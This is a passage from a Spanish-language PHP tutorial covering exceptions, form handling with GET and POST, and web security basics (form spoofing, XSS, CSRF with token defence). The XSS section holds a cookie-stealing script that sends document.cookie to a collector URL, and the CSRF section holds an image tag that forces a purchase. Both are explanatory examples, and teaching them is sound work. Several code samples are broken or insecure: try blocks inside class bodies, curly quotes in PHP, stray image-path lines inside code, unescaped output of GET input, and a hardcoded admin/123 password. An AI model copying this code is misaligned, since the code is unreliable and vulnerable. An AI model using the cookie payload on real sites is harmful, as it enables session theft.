- El no tratamiento de las excepciones puede resultar fatal.
- El flujo de la aplicación cambia por las excepciones.

La clase Exception

Como se mencionó anteriormente, las excepciones son objetos de la clase base Exception, la cual está integrada en PHP y está declarada como se muestra a continuación:

```
class Exception {

//Propiedades
protected $message;
protected $code;
protected $file;
protected $line;

//Constructor
function __construct ($message = null, $code = 0);

//Retorna el mensaje
final function getMessage();

//Retorna el código de error
final function getCode();

//Retorna el nombre del archivo
final function getFile();

//Retorna la línea del archivo
final function getLine();

//Retorna un seguimiento de ejecución como una matriz
final function getTrace();

//Retorna una traza interna como una cadena
final function getTraceAsString();

//Retorna una representación de la cadena de excepción
function __toString();

}
```

Sólo necesita proporcionar un mensaje y un código y el intérprete automáticamente completa todas las propiedades de la clase Exception. También puede ampliar dicha clase creando sus propias excepciones para proporcionar a sus controladores de errores cualquier información adicional que considere de importancia en su aplicación.

Excepciones de lanzamiento (throw)

Una excepción se puede activar manualmente, en caso de que sea necesario, usando la palabra clave **throw**.

Exception es la clase padre para todas las clases de excepción en PHP. Por lo tanto, para lanzar una excepción, se debe crear primero un objeto de esta clase y luego usar la palabra clave throw para activar esa excepción.
A continuación un breve ejemplo:

```
<?php

// Declaración de la función
    function triggerException() {
        // Usando la palabra clave throw
        throw new Exception("Excepción de activación manual");
    }

?>
```

Si se llama a la función anterior triggerException(), arrojará una excepción. También se puede llamar a esta función desde un bloque try y manejar la excepción en el bloque catch(), como se ve en el siguiente ejemplo:

```
<?php

try {
    // Llamada a la función
    triggerException();
}
catch (Exception $e) {
    echo "Se produjo un error inesperado";
}

?>
```

Como puede ver en el código anterior el manejo de excepciones se realiza utilizando un bloque try ... catch. Cualquier excepción que se arroje dentro del bloque try{} será detectada y pasada al código dentro del bloque catch(){} donde el error se puede manejar de acuerdo a sus necesidades, incluso puede obtener el mensaje del objeto de excepción usando el método getMessage(). Sin embargo debe indicar el tipo de Excepción que se va a capturar en el bloque catch(). En este caso se pasó un objeto de la clase Exception.

Clase de excepción personalizada

Otra opción muy útil para el manejo de excepciones consiste en crear una clase que extienda de la clase Exception proporcionada por PHP, cuando se requiere personalizar el manejo de errores, como puede ser por ejemplo guardar los errores de registro en la base de datos.

La sintaxis sería la siguiente:

```
<?php

     class MiClaseExcepcion extends Exception {
         //definir propiedades y métodos
     }

?>
```

Manejo de múltiples excepciones

Un código puede generar diferentes tipos de excepciones y esto puede requerir que según el tipo de excepción se realice una determinada acción. En tal situación se pueden usar diferentes bloques try…catch. Por ejemplo:

```
<?php
     class MiClaseExcepcion extends Exception
     {
        try{
            //llamada a la función
            triggerException();
        }
        catch (MiClaseExcepcion $e){
            //código
        }
        catch (Exception $e){
            echo "Cualquier mensaje";
        }
     }
?>
```

En el ejemplo anterior se muestra un bloque try{} que invoca a la función triggerException(), y dos bloques catch(){} encadenados, el primero captura un objeto de la clase de excepción personalizada que se creó anteriormente MiClaseExcepcion y el segundo captura un objeto de la clase Exception.

Una vez que se detecta la excepción, la ejecución del script seguirá inmediatamente después del último bloque catch. También puede ajustar todo el manejo de excepciones en un solo bloque try...catch, si quiere evitar que alguna excepción no sea detectada por ejemplo, pero esto no se recomienda. Para ello una mejor solución que ofrece PHP sería definir una función general que se llama de forma automática cada vez que una excepción no sea manejada. Dicha función se configura usando set_exception_handler().

A continuación un sencillo ejemplo.

```
<?php

    class MiClaseExcepcion extends Exception {

       function manejoExcepcionNoCapturada($e) {
            echo $e->getMessage();
       }

       set_exception_handler("manejoExcepcionNoCapturada");

       throw new Exception("Excepción atrapada");

       echo "Error";
    }
?>
```

Bloque Finally

La versión PHP 5.5 introdujo un nuevo bloque llamado **finally**, el cual se ejecutará independientemente de si se ha lanzado una excepción o no. Su sintaxis sería como se muestra en el siguiente ejemplo:

```
<?php
     class MiClaseExcepcion extends Exception
     {
        try{
            //código
        }
        catch (Exception $e){
            //código
        }
        finally{
            //Pase lo que pase hacer esto….
        }
     }
?>
```

4. DESARROLLAR UNA APLICACIÓN WEB CON PHP.

PHP es el lenguaje más popular utilizado para desarrollar aplicaciones web. Después de la gran difusión de Internet y las páginas web, las personas comenzaron a buscar formas de agregar funcionalidad dinámica a sus sitios web. Estos intentos llegaron tan lejos, que hoy en día se puede lograr el mismo comportamiento en nuestra aplicación web como con las aplicaciones de escritorio.


Una aplicación web es un programa de aplicación que se almacena en un servidor remoto. La forma en que funcionan las aplicaciones web es principalmente a través del cliente que solicita documentos específicos del servidor. Mientras que en el servidor, se estaría ejecutando un script CGI (un programa que genera archivos HTML basados en la solicitud del usuario). El sitio web ya no sería un simple archivo en el servidor, sino una versión creada dinámicamente de sí mismo cada vez que un cliente lo solicite (en función de la solicitud real).

A continuación se explicará cómo desarrollar una aplicación web usando PHP.

4.1. Cómo desarrollar una aplicación Web con PHP.


Para desarrollar una aplicación web con PHP es necesario que tenga instalado por supuesto PHP, un servidor Apache, MySQL para la gestión de bases de datos y algún editor de texto de su preferencia. Todo esto se explicó en el Capítulo 1 de este curso, a excepción del editor de texto. Uno muy recomendable es Visual Studio Code, el cual cuenta con soporte tanto para Windows como para Linux y macOS. Aunque fue desarrollado por Microsoft, es gratuito y de código abierto, cuenta con una gran cantidad de herramientas que lo hacen amigable y es personalizable por el usuario. Para descargar este editor puede dirigirse a la página oficial https://code.visualstudio.com/ y obtener el archivo de descarga según el sistema operativo de su preferencia.

Habiendo cumplido con los requisitos anteriormente descritos, puede dirigirse a la carpeta htdocs del servidor Apache y crear allí una carpeta donde se guardarán los archivos de código a desarrollar. En este caso se llamará esa carpeta para el proyecto de prueba de una aplicación en PHP, tutorial_php.



Crear carpeta de proyecto en C:\Apache24\htdocs

Ya dentro de la carpeta tutorial_php proceda a crear un archivo index.html para configurar la página inicial de la aplicación y otro archivo llamado index.php donde se procesará la información cargada en el archivo HTML.



Crear archivos en la carpeta de proyecto

A continuación se procederá a explicar cada uno de los conceptos que debe tener en cuenta cuando desarrolle una aplicación web, como lo son los formularios, manejo de sesiones, cookies, carga de archivos, entre otros, y paulatinamente se irá desarrollando una aplicación de ejemplo.

4.2. Entrada de datos y seguridad.

Formularios y URLs

Cuando se desarrolla un sitio o una aplicación web, a menudo se necesita crear formularios para recibir información de los usuarios, como un formulario de inicio de sesión o un formulario de registro.

Un formulario es un documento que puede estar compuesto por una serie de controles interactivos como campos de texto, botones de opción, listas de selección, botón de envío, menús, entre otros, para facilitar al usuario el ingreso de datos que se enviarán al servidor para su procesamiento.
La creación de un formulario en la página web se realiza utilizando HTML, mientras que PHP sirve como transporte para esos valores desde la página web al servidor y luego en el procesamiento adicional de esos valores.

PHP proporciona dos superglobales $_GET y $_POST para recopilar datos de formulario para su procesamiento.

A continuación un ejemplo de formularios HTML simples para entender cómo funcionan, cuáles son los diferentes atributos disponibles en la etiqueta <form> y para qué se utilizan.

```
<html>
    <body>
       <!--Formulario enviado con GET-->
        <form action="index.php" method="GET">
            Nombre: <input type="text" name="nombre"><br/>
            Apellido: <input type="text" name="apellido"><br/>
            Email: <input type="text" name="email"><br/>
            <input type="submit" value="Enviar">
        </form>

        <!--Formulario enviado con POST-->
        <form action="index.php" method="POST">
        <input type="hidden" name="login" value="1"><br/>
        Usuario: <input type="text" name="usuario"><br/>
        Password: <input type="password" name="passwd" />
        </form>
    </body>
</html>
```

En el código anterior, se utilizó la etiqueta <form> para crear un formulario HTML, con campos de entrada para Nombre, Apellido y Correo electrónico junto con el botón Enviar para enviar los datos del formulario usando el método GET. Adicionalmente se creó otra

etiqueta <form> para recibir la información de login, usuario y contraseña del usuario y enviar dichos datos usando el método POST.

Como puede ver en la etiqueta <form>, hay dos atributos, **action** y **method**. El atributo **action** se usa para especificar el nombre del archivo que recopilará y manejará los datos del formulario. Por su parte el atributo **method** especifica los medios para enviar los datos del formulario, ya sea que se envíen mediante el método POST o el método GET.

Manejo de formularios PHP con GET

Cuando un formulario es enviado usando el método GET, sus valores se codifican directamente en la parte de la cadena de consulta de la URL.
Volviendo al fragmento del formulario creado anteriormente donde se envían los datos a través del método GET. Pruebe con el siguiente código en el archivo index.html que se creó en la carpeta \htdocs de su servidor local.

```
<!--Formulario enviado con GET-->
    <form action="index.php" method="GET">
         Nombre: <input type="text" name="nombre"><br/>
         Apellido: <input type="text" name="apellido"><br/>
         Email: <input type="text" name="email"><br/>
         <input type="submit" value="Enviar">
    </form>
```

A continuación se muestra un ejemplo para acceder a los datos de dicho formulario usando la superglobal GET. Coloque este código en el archivo index.php también creado en la carpeta \htdocs de su servidor local.


```
<?php

// obtener el valor del campo nombre
$nombre = $_GET["nombre"];
// obtener el valor del campo apellido
$apellido = $_GET["apellido"];
// obtener el valor del campo email
$email = $_GET["email"];

echo "Hola, ". $nombre . " $apellido". "<br>";
echo "Tu correo electrónico es: ". $email ."<br>";


?>
```

Ahora coloque en su navegador la siguiente ruta http://localhost/tutorial_php/index.html para ver la siguiente pantalla:




Pantalla index.html

Al rellenar los campos del formulario y presionar el botón **Enviar** verá el mensaje programado en el archivo index.php.



Llenar el formulario de index.html



Pantalla index.php

También podrá ver en la URL del navegador cómo se envían los datos cuando se utiliza el método GET.

```
http://localhost/tutorial_php/index.php?nombre=Maria&apellido=Sanchez&email=maria%40ejemplo.com
```

Enviar los datos de formulario como parámetros de URL resulta útil a veces, ya que puede marcar fácilmente enlaces con datos de formulario, pero para agregar parámetros en una URL hay un límite de 2000 caracteres, por lo tanto, para formularios con gran cantidad de campos, no es sugerido, ya que algunos datos pueden perderse o el envío del formulario puede conducir a un error.


Como los datos del formulario son visibles para todos porque se envían como parámetros de URL, se recomienda no usar el método GET para un formulario con datos confidenciales, como contraseñas, etc.

Manejo de formularios PHP con POST

Si se especifica que el método de formulario sea POST, los datos del formulario se envían al servidor utilizando el método HTTP POST. Sustituya el archivo index.html y coloque en el mismo el siguiente código.

```
<!--Formulario enviado con POST-->
   <form action="index.php" method="POST">
     <input type="hidden" name="login" value="1"><br/>
     Usuario: <input type="text" name="usuario"><br/>
     Password: <input type="password" name="passwd" />
   </form>
```

Al colocar en el navegador la ruta http://localhost/tutorial_php/index.html verá la siguiente pantalla.



Pantalla index.php

Al enviar el formulario presentado anteriormente con el atributo del método establecido en POST, se puede acceder a los datos utilizando la matriz superglobal $_POST.


A continuación se muestra un ejemplo para acceder a los datos del formulario en el archivo PHP especificado en el atributo **action** del formulario HTML que se creó anteriormente. Sustituya en el archivo index.php el contenido por el siguiente fragmento de código.

```
<?php


// obtener el valor del campo nombre
$usuario = $_POST[“usuario”];
// obtener el valor del campo correo electrónico
$contraseña = $_POST[“passwd”];

if ($_POST[‘login’]) {
     if($_POST[‘usuario’]==“admin” && $_POST[‘passwd’]==“123”) {
          // Manejar inicio de sesión
          echo “Bienvenido estudiante”;
      }
}
```

Una vez complete los campos del formulario index.html y presione el botón enviar verá el mensaje programado en el archivo index.php.



Llenar los campos del formulario index.html



Pantalla index.php

Al usar el método POST, la matriz del par clave-valor (el formulario-datos), proveniente del formulario HTML, se envía como parte de la solicitud HTTP, por lo tanto, son invisibles para el usuario. Además, no hay límite de caracteres para la información / datos que se transmiten. Al enviar la solicitud la URL se mostraría tal como se observa en la pantalla anterior.

```
http://localhost/tutorial_php/index.php
```

El método POST también admite la carga de datos de formularios en varias partes, que se utiliza para cargar archivos. Se recomienda que utilice el método POST mientras trabaja en cualquier aplicación / proyecto web PHP.

GET vs. POST

Tanto GET como POST se usan para el mismo propósito, pero funcionan de manera diferente. Desde una perspectiva de diseño, una transacción POST indica que tiene la intención de modificar datos (es decir, está enviando información al servidor). Una transacción GET, por otro lado, indica que tiene la intención de recuperar datos. La mayoría de los desarrolladores web ignoran estas pautas de manera rutinaria, en detrimento de las técnicas de programación adecuadas. Sin embargo, incluso desde una perspectiva práctica, tendrá que usar POST en algunas circunstancias. Por ejemplo:

- Necesita que sus datos estén codificados de forma transparente utilizando un juego de caracteres arbitrario.
- Debe enviar un formulario de varias partes, por ejemplo, uno que contenga un archivo.
- Está enviando grandes cantidades de datos.

Según los estándares de HTTP, POST siempre debe usarse para solicitudes que cambian datos en su aplicación y las solicitudes GET solo deben usarse para solicitudes que consultan sus datos (como búsquedas, clasificaciones o recuperación de páginas). Los indexadores y navegadores web respetan esto y no volverán a enviar una solicitud POST sin el permiso explícito del usuario para no generar información duplicada. Contrariamente a la creencia popular, POST no es una forma inherentemente más segura de enviar formularios que GET.

Seguridad del sitio web

La seguridad del sitio web se refiere a la seguridad de los elementos a través de los cuales un atacante puede interactuar con su aplicación. Estos puntos de entrada vulnerables incluyen formularios y URL, que son los candidatos más probables para un posible ataque. Por ello, es importante aprender a protegerse contra el uso inadecuado de sus formularios y URL. El filtrado de entrada y el escape de salida adecuados mitigarán la mayoría de estos riesgos.

Formularios falsificados

Un método común utilizado por los atacantes es el envío de formularios falsificados. Hay varias formas de falsificar formularios, de las cuales la más fácil es simplemente copiar un formulario de destino y ejecutarlo desde una ubicación diferente. La suplantación de un formulario hace posible que un atacante elimine todas las restricciones del lado del cliente impuestas en el formulario, lo que permite que se envíe cualquier tipo de datos a su solicitud. Considere el siguiente formulario:

```
<form method="POST" action="registro.php">
    <h2>Ingrese los datos de su domicilio</h2>
    <p>Direcci&oacute;n:<input type="text" name="direccion"
maxlength="100"></p>
    <p>Comunidad Aut&oacute;noma: <input type="text"
name="comunidad" maxlength="50"></p>
    <p>Capital:<select name="capital">
                  <option value="">Seleccione una
capital...</option>
                  <option value="BAR">Barcelona</option>
                  <option value="MAD">Madrid</option>
                  <option value="SEV">Sevilla</option>
                  <option value="VAL">Valencia</option>
                  <!-- opciones continúan para el resto de las
capitales -->
             </select>
     </p>
     <p><input type="submit" value="Enviar"></p>
</form>
```

Este formulario utiliza el atributo **maxlength** para restringir la longitud del contenido ingresado en los campos. También puede haber alguna validación de JavaScript que pruebe estas restricciones antes de enviar el formulario a registro.php. Además, el campo de selección contiene una lista de valores establecida, tal como se define en el formulario. Es un error común suponer que éstos son los únicos valores que puede enviar el formulario. Sin embargo, es posible reproducir este formulario en otra ubicación y enviarlo modificando la acción para usar una URL absoluta. Considere la siguiente versión del mismo formulario:

```
<form method="POST"
action="http://localhost/tutorial_php/registro.php">
      <h2>Ingrese los datos de su domicilio</h2>
      <p>Direcci&oacute;n:<input type="text"
name="direccion"></p>
      <p>Comunidad Aut&oacute;noma: <input type="text"
name="comunidad"></p>
    <p>Capital<input type="text" name="capital"></p>
    <p><input type="submit" value="Enviar"></p>
</form>
```

En esta versión del formulario, se han eliminado todas las restricciones del lado del cliente, y el usuario puede ingresar cualquier información, que luego se enviará a http://localhost/tutorial_php/registro.php, el script de procesamiento original para el formulario.

Como puede ver, falsificar el envío de un formulario es muy fácil y también es prácticamente imposible protegerse. Sin embargo, es posible verificar el encabezado REFERER dentro de la matriz superglobal $_SERVER. Si bien esto puede proporcionar cierta protección contra un atacante que simplemente copia el formulario y lo ejecuta desde otra ubicación, incluso un hacker moderadamente astuto podrá sortearlo con bastante facilidad. Baste decir que, dado que el encabezado Referer es enviado por el cliente, es fácil de manipular y su valor esperado siempre es evidente: registro.php esperará que la URL de referencia sea la de la página del formulario original.

A pesar de que los envíos de formularios falsificados son difíciles de evitar, no es necesario denegar los datos enviados desde fuentes que no sean sus formularios. Sin embargo, es necesario asegurarse de que todas las entradas se reproduzcan según sus reglas. Esta reitera la importancia de filtrar todas las entradas. No confíe en las técnicas de validación del lado del cliente. El filtrado de entrada garantiza que todos los datos se ajusten a una lista de valores aceptables, y los formularios falsificados no podrán sortear las reglas de filtrado del lado del servidor.

Secuencias de comandos entre sitios (Cross-Site Scripting)

La secuencia de comandos entre sitios (también conocida como XSS, por sus siglas en inglés) es una vulnerabilidad de seguridad web muy común, donde el atacante tiene como objetivo ejecutar scripts maliciosos en un navegador web de la víctima, mediante la inclusión de código malicioso en una página o aplicación web legítima para obtener información personal del usuario.

Todas las aplicaciones que muestran entradas están en riesgo, siendo los entornos más vulnerables para los ataques XSS los foros, tableros de mensajes y páginas web que permiten comentarios. Si el usuario víctima tiene acceso privilegiado dentro de la aplicación, entonces el atacante podría obtener el control total sobre toda la funcionalidad y los datos de la misma.

Considere el siguiente formulario, el cual por ejemplo puede existir en cualquiera de varios sitios web populares de la comunidad. Éste permite a un usuario agregar un comentario al perfil de otro usuario. Después de enviar un comentario, la página muestra todos los comentarios que se han enviado y quedan en el perfil del usuario.

```
<form method="POST" action="proceso.php">
    <p>Agregue un comentario:</p>
    <p>
      <textarea name="comentario"></textarea>
    </p>
    <p>
      <input type="submit" value="Enviar">
    </p>
</form>
```

Imagine que un usuario malintencionado envía un comentario en el perfil de alguien que incluye el siguiente contenido y se muestra sin escapar:

```
<script>
document.location
='http://localhost/tutorial_php/getcookies.php?cookies=' +
document.cookie;
</script>
```

Ahora, todos los que visiten el perfil de este usuario serán redirigidos a la URL dada y sus cookies (incluida la información de identificación personal y la información de inicio de sesión) se agregarán a la cadena de consulta. El atacante puede acceder fácilmente a las cookies con $_GET ['cookies'] y almacenarlas para su uso posterior.

Sin embargo, este ataque sólo funciona si la aplicación no puede escapar de la salida. Por lo tanto, es fácil de evitar con un escape adecuado.

Falsificaciones de solicitudes entre sitios

Una falsificación de solicitudes entre sitios (CSRF, por sus siglas en inglés) es un ataque que intenta hacer que una víctima envíe solicitudes HTTP arbitrarias, generalmente a URLs que requieren acceso privilegiado, utilizando la sesión existente de la víctima para obtener acceso. La solicitud HTTP hace que la víctima ejecute una acción particular en función de su nivel de privilegio, como realizar una compra o modificar o eliminar información.

Mientras que un ataque XSS utiliza la confianza del usuario en una aplicación, una solicitud falsificada utiliza la confianza de una aplicación en un usuario, ya que la solicitud parece ser legítima y es difícil para la aplicación determinar si el usuario pretendía que se llevara a cabo. Si bien el escape adecuado de la salida evitará que su aplicación se use como vehículo para un ataque CSRF, no evitará que su aplicación reciba solicitudes falsificadas. Por lo

tanto, su aplicación debe poder determinar si la solicitud fue intencional y legítima o posiblemente falsificada y maliciosa.

Antes de examinar los medios para protegerse contra las solicitudes falsificadas, puede ser útil comprender cómo se produce dicho ataque.

Considere el siguiente ejemplo.
Suponga que tiene un sitio web en el que los usuarios se registran para obtener una cuenta y luego navegan por un catálogo de productos para comprar. Ahora suponga que un usuario malicioso se registra para obtener una cuenta y continúa con el proceso de compra de un producto en el sitio. En el camino, podría aprender lo siguiente a través de la observación casual:

- Debe iniciar sesión para realizar una compra.
- Después de seleccionar un producto para comprar, hace clic en el botón comprar, que lo redirige a través de verificar.php.
- Ve que la acción para verificar.php es una acción POST pero se pregunta si pasar parámetros a verificar.php a través de la cadena de consulta (GET) funcionará.
- Al pasar los mismos valores de formulario a través de la cadena de consulta (es decir, verificar.php? Isbn = 0312863551 & qty = 1), se da cuenta de que, de hecho, ha comprado un producto con éxito.

Con este conocimiento, el usuario malintencionado puede hacer que otros realicen compras en su sitio sin su consentimiento. La forma más fácil de hacer esto es usar una etiqueta de imagen para incrustar una imagen en algún sitio web arbitrario que no sea el suyo (aunque, a veces, su propio sitio puede usarse para tal ataque). En el siguiente código, el src de la etiqueta img realiza una solicitud cuando se carga la página.

```
<img  src=http://ejemplo.org/verificar.php?isbn=0312863551&qty=1”
/>
```

A pesar de que esta etiqueta img está incrustada en un sitio web diferente, sigue haciendo la solicitud al sitio del catálogo de productos. Para la mayoría de las personas, la solicitud fallará porque los usuarios deben iniciar sesión para realizar una compra, pero para aquellos usuarios que sí inician sesión en el sitio (a través de una cookie o una sesión activa), este ataque explota la confianza del sitio web en ese usuario e inicia una compra. Sin embargo, la solución para este tipo particular de ataque es simple: forzar el uso de POST sobre GET. Este ataque funciona porque verificar.php usa la matriz superglobal $_REQUEST para acceder a isbn y qty.

El uso de $_POST mitigará el riesgo de este tipo de ataque, pero no protegerá contra todas las solicitudes falsificadas. Otros ataques más sofisticados pueden hacer solicitudes POST tan fácilmente como GET. Un método de token simple puede bloquear estos intentos y obligar a los usuarios a usar sus formularios. El método de token implica el uso de un token generado aleatoriamente que se almacena en la sesión del usuario cuando el usuario accede a la página del formulario y también se coloca en un campo oculto en el formulario. La secuencia de comandos de procesamiento compara el valor del token del formulario publicado con el valor de la sesión del usuario. Si coincide, la solicitud es válida. Si no coincide, la solicitud es sospechosa. El script no debe procesar la entrada y en su lugar debe mostrar un error al usuario.

El siguiente fragmento del formulario antes mencionado ilustra el uso del método de token:

```
<?php
session_start();
$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
?>

<form action="verificar.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>">
    <!-- Resto del formulario -->
</form>
?>
```

El script de procesamiento que maneja este formulario (verificar.php) puede verificar el token:

```
// asegúrese de que el token esté configurado y que el valor enviado
// por el cliente coincide con el valor en la sesión del usuario si
 (isset($_SESSION['token']) && isset($_POST['token']) && $_POST['token'] == $_SESSION['token'])
{     // El token es válido, continúe procesando los datos del formulario
}
```

4.3. Cookies y sesiones.

¿Qué son las Cookies?

